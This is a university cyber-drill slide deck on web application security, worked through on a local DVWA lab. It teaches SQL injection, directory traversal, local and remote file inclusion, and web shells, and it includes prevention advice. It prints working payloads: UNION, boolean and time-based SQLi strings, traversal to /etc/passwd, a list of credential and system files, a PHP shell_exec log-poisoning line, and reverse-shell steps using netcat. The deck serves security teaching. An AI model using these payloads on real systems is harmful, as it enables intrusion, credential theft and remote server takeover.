CYBER DRILL – WEB APPLICATION SECURITY

Baskoro Adi Pratomo

Informatics Department
Institut Teknologi Sepuluh Nopember
Surabaya, Indonesia
2021

DISCLAIMER

All materials in this presentations should be used ethically and for evaluating our applications only.

OUTLINE

Day 1:

- **Recent Incidents**
- **Regulations**
- **OWASP Top 10 & SQL Injection**
- **Directory Traversal**
- **File Inclusion**

Day 2:

- Session Hijacking
- Cross Site Scripting
- Cross Site Request Forgery
- Man-in-the-middle
- Man-in-the-Browser
- Insecure Direct Object Reference

SQL INJECTION

A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application.

An SQL example:

- ”SELECT * FROM Users WHERE user='" . $user . "'" and pass='" . $pass . “’”

What will happen if the user put a quote as their password?

WHAT CAN ADVERSARIES DO WITH SQL INJECTION ATTACKS?

WHAT CAN ADVERSARIES DO WITH SQL INJECTION ATTACKS?

Read sensitive data

Modify data

Execute admin-level commands in the database

Execute shell command

Read files

HOW DO WE IDENTIFY SQL INJECTION VULNERABILITIES?

Look for any inputs/parameters that might interact with the database

- Including HTTP headers and cookies

Enter quotes or semicolons as their value

Use comment delimiters in the end if needed (#, --, /**/)

Look for error messages

WHAT ERROR MESSAGES CAN TELL US

DATABASE FINGERPRINTING

Each DBMS has unique error messages

Knowing the DBMS means the subsequent attack can be tailored specifically for that DBMS

How do prevent this?

- Hide error messages from users
- Will hiding error messages prevent SQL injection altogether?

MySql:

```
You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the
right syntax to use near '\'' at line 1
```

Oracle:

```
ORA-00933: SQL command not properly ended
```

MS SQL Server:

```
Microsoft SQL Native Client error '80040e14'
Unclosed quotation mark after the character string
```

PostgreSQL:

```
Query failed: ERROR: syntax error at or near
"'" at character 56 in /www/site/test.php on line 121.
```

BLIND SQL INJECTION

A type of SQL Injection attack that **asks the database true or false questions** and determines the answer based on the applications response.

Methods:

- Union Exploitation
- Boolean Exploitation
- Time Delay Exploitation
- Error-based Exploitation
- Out of Band Explotation
- Stored Procedure Injection

BLIND SQL INJECTION

A type of SQL Injection attack that **asks the database true or false questions** and determines the answer based on the applications response.

Methods:

- Union Exploitation
- Boolean Exploitation
- Time Delay Exploitation
- Error-based Exploitation
- Out of Band Explotation
- Stored Procedure Injection

BLIND SQL INJECTION

A type of SQL Injection attack that **asks the database true or false questions** and determines the answer based on the applications response.

Methods:

- Union Exploitation
- Boolean Exploitation
- Time Delay Exploitation
- Error-based Exploitation
- Out of Band Explotation
- Stored Procedure Injection

UNION EXPLOITATION

Example query:

- SELECT Name, Phone, Address FROM Users WHERE Id=$id

Set $id to:

- 1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable

ALL keyword is used to override DISTINCT

The number of columns in both parts of the query has to be the same

BOOLEAN EXPLOITATION

Example query:

- SELECT field1, field2, field3 FROM Users WHERE Id='$Id’

Set $id to:

- 1' AND '1' = ‘2
  - Or,
- 1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1

TIME-BASED SQL INJECTION

Example query:

- SELECT * FROM products WHERE id_product=$id_product

Set $id_product to:

- 10 AND IF(version() like '5%', sleep(10), 'false'))--

HOW DO WE IDENTIFY SQL INJECTION VULNERABILITIES?

Look for editable parameters/cookies/HTTP headers

Try various techniques we discussed

Or, just use a tool like SQLMap

SQL INJECTION PREVENTION (1)

Escape User Supplied Inputs

```
$id = $_POST[ 'id' ];

$id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

$query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
```

Use Prepared Statements

```
// Was a number entered?
if(is_numeric( $id )) {
    // Check the database
    $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
    $data->bindParam( ':id', $id, PDO::PARAM_INT );
    $data->execute();
    $row = $data->fetch();

    // Make sure only 1 result is returned
    if( $data->rowCount() == 1 ) {
        // Get values
        $first = $row[ 'first_name' ];
        $last  = $row[ 'last_name' ];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
}
```

```
$someVariable = Input::get("some_variable");

$results = DB::select( DB::raw("SELECT * FROM some_table WHERE some_col = :somevariable"), array(
   'somevariable' => $someVariable,
 ));
```

SQL INJECTION PREVENTION (2)

Use Stored Procedures

Ensure the database user has the minimum required privileges

Use a whitelist for input validation

DIRECTORY TRAVERSAL VULNERABILITIES

Vulnerabilities that allow attackers to **gain unauthorized access to files** within an application or files **normally not accessible through a web interface**, such as those outside the application's web root directory

DIRECTORY TRAVERSAL VULNERABILITIES

Successful exploitation can grant the attacker access to:

- application source code,
- configuration files,
- critical system files, and
- other sensitive data.

In some situations, it may also be used to write to or manipulate files, leading to further attack vectors.

HOW IT WORKS

Web applications often require accessing files or resources from the server's file system.

For example, a web application might fetch and display user avatars from a specific directory. If the application does not validate or sanitize user input properly, an attacker can exploit this to request files outside the intended directory.

The most common payloads used in a directory traversal attack utilize the ../ sequence, which in many file systems represents the parent directory.

EXAMPLE

Suppose we have this PHP and HTML script for changing the background colour of our website

```php
<?php
    $color = 'blue';
    if (isset( $_GET['COLOR'] ) )
        $color = $_GET['COLOR'];
    include( $color . '.php' );
?>
```

```html
<form method="get">
    <select name="COLOR">
        <option value="red">red</option>
        <option value="blue">blue</option>
    </select>
    <input type="submit">
</form>
```

TOOLS: DIRECTORY LISTING

$ dirbuster

Alamat: 127.0.0.1:42001

Wordlist: /usr/share/dirbuster/wordlists

Go faster diaktifkan

$ dirb http:// 127.0.0.1:42001/ /usr/share/wordlists/dirb/common.txt

EXAMPLE

http://example.com/view?**file**=profile.jpg

Here, the application would fetch the profile.jpg file from a predefined directory, say /var/www/images/.

However, if the application does not sanitize the file parameter correctly, an attacker could use:

http://example.com/view?**file**=../../../../etc/passwd

IDENTIFYING DIRECTORY TRAVERSAL VULNERABILITIES?

Locate parameters that we can manipulate

Attempt to use them to load arbitrary files

FILE INCLUSION VULNERABILITIES

Vulnerabilities that allow attackers to execute the content of a file on the web server

Two types of File Inclusion Vulnerabilities

- Local File Inclusion
- Remote File Inclusion

```php
<?php
    $color = 'blue';
    if (isset( $_GET['COLOR'] ) )
        $color = $_GET['COLOR'];
    include( $color . '.php' );
?>
```

```html
<form method="get">
    <select name="COLOR">
        <option value="red">red</option>
        <option value="blue">blue</option>
    </select>
    <input type="submit">
</form>
```

MANUAL LFI

http://127.0.0.1:42001/vulnerabilities/fi/?pages=/etc/passwd

http://127.0.0.1:42001/vulnerabilities/fi/?pages=/proc/version

- /etc/issue
- /proc/version
- /etc/profile
- /etc/passwd
- /etc/passwd
- /etc/shadow
- /root/.bash_history
- /var/log/dmessage
- /var/mail/root
- /var/spool/cron/crontabs/root
- /etc/fstab
- /etc/master.passwd
- /etc/resolv.conf
- /etc/sudoers
- /etc/sysctl.conf

TOOLS: LFI-SPACE

git clone https://github.com/capture0x/Lfi-Space

Instalasi:

$ python –m venv lfispace-env

$ source lfispace-env/bin/activate

$ pip install –r requirements.txt

$ vi url.txt (ganti URL ke http://127.0.0.1:42001/vulnerabilities/fi/?page=)

$ python lfi.py

Contoh dictionary:
https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/LFI/LFI-Jhaddix.txt

CODE ANALYSIS

$ locate dvwa | grep fi

…

/usr/share/dvwa/vulnerabilities/fi/source/high.php

/usr/share/dvwa/vulnerabilities/fi/source/impossible.php

/usr/share/dvwa/vulnerabilities/fi/source/low.php

/usr/share/dvwa/vulnerabilities/fi/source/medium.php

…

HOW DO WE EXECUTE CODE THAT DOES NOT EXIST?

Contaminate log files

- Connect to the webserver using netcat
- Send the following line:
  - `<?php echo '<pre>' . shell_exec($_GET['cmd']) . '</pre>';?>`
- Execute the log file

Use PHP Wrappers

- Format the input parameter like the following line:
  - `data:text/plain,<?php echo shell_exec("ls"); ?>`
- Fill in the vulnerable parameter with that data

LOG POISONING

$ nc 127.0.0.1 42001

<?php echo '<pre>' . shell_exec($_GET['cmd']) . '</pre>';?>

$ http://127.0.0.1:42001/vulnerabilities/fi/?page=/var/log/dvwa/access.log&cmd=ls

(please check log file path)

REMOTE FILE INCLUSION

Attackers execute a file that does not exist on the webserver

PHP must be configured with allow_url_include set to “On”

```php
<?php
    $color = 'blue';
    if (isset( $_GET['COLOR'] ) )
        $color = $_GET['COLOR'];
    include( $color . '.php' );
?>
```

```html
<form method="get">
    <select name="COLOR">
        <option value="red">red</option>
        <option value="blue">blue</option>
    </select>
    <input type="submit">
</form>
```

MANUAL REMOTE FILE INCLUSION

Example:

http://127.0.0.1:42001/vulnerabilities/fi/?pages=https://its.ac.id

http://127.0.0.1:42001/vulnerabilities/fi/?pages=https://google.com

etc.

RFI & REVERSE SHELL

$ sudo updatedb

$ locate shell.php

…

/usr/share/webshells/php/php-reverse-shell.php

…

$ cp /usr/share/webshells/php/php-reverse-shell.php ~/Desktop

$ cd ~/Desktop

$ python –m http.server –bind 127.0.0.1 9000

RFI & REVERSE SHELL

New terminal

$ nc –nltp 1234

Back to browser

http://127.0.0.1:42001/vulnerabilities/fi/?pages=http://127.0.0.1:9000/php-reverse-shell.php

Back to another nc terminal

We get a shell


WEB SHELLS

A malicious script used by an attacker with the intent to escalate and maintain persistent access on an already compromised web application

Purposes:

- Persistent remote access
- Privilege escalation
- Pivoting and launching attacks
- Turning server to a zombie

C99 SHELL



https://github.com/phpwebshell/c99shell
https://www.r57shell.net/single.php?id=13

WEB SHELL

FILE INCLUSION VULNERABILITIES PREVENTION

Disable shell execution-related functions


- E.g., eval, shell_exec, system, exec, passthru, proc_open

Use escapeshellarg() and escapeshellcmd() to ensure that user input can not be injected into shell commands

Set allow_url_include to “Off” if not needed

Sanitise user inputs

- Blacklist/whitelist certain characters



ANY QUESTIONS?